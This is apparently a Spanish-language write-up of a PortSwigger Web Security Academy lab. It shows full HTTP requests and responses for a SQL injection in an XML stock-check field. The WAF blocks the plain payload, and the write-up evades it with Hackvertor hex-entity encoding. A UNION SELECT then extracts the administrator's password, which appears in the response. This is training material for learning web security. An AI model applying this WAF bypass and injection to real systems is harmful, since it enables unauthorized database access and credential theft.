15 Lab SQL injection with filter bypass via XML encoding

Primero debemos probar si es vulnerable a SQLi, pero vemos que al intentar colar una conulta el WAF lo detecta:

Probamos con ``UNION SELECT NULL

Request

Pretty Raw Hex Hackvertor

```
POST /product/stock HTTP/2
Host: 0ad100ba033c5b4c807c080b000b001e.web-security-academy.net
Cookie: session=wBv9NRQQtkafnMqJ9IYIdTnbS0CIm0tM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ad100ba033c5b4c807c080b000b001e.web-security-academy.net/product?productId=5
Content-Type: application/xml
Content-Length: 125
Origin: https://0ad100ba033c5b4c807c080b000b001e.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
     <stockCheck>
          <productId>
               5
          </productId>
          <storeId>
               1 UNION SELECT NULL
          </storeId>
     </stockCheck>
```


Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 403 Forbidden
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17

"Attack detected"
```

Así que debemos usar una extensión para poder llegar a encodearlo y que el WAF no lo detecte:



Tras encodearlo veos como la respuesta no es capturada por el WAF:

```
            5
        </productId>
        <storeId>
            <@hex_entities>
                1 UNION SELECT NULL
            </@hex_entities>
        </storeId>
    </stockCheck>
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 427 units
7 null
```

Por lo tanto creamos la sentencia SQL para sacar la constraseña del usuario administrtor:

``UNION SELECT password FROM users WHERE username = 'administrator'

Request

Pretty Raw Hex Hackvertor

```
1 POST /product/stock HTTP/2
2 Host: 0ad100ba033c5b4c807c080b000b001e.web-security-academy.net
3 Cookie: session=wBv9NRQQtkafnMqJ9IYIdTnbS0CImOtM
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ad100ba033c5b4c807c080b000b001e.web-security-academy.net/product?productId=5
9 Content-Type: application/xml
10 Content-Length: 204
11 Origin: https://0ad100ba033c5b4c807c080b000b001e.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 <?xml version="1.0" encoding="UTF-8"?>
     <stockCheck>
          <productId>
               5
          </productId>
          <storeId>
               <@hex_entities>
                    1 UNION SELECT password FROM users WHERE username = 'administrator'
               </@hex_entities>
          </storeId>
     </stockCheck>
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 30
5
6 427 units
7 uxeqia4qz9tn9ll5a55q
```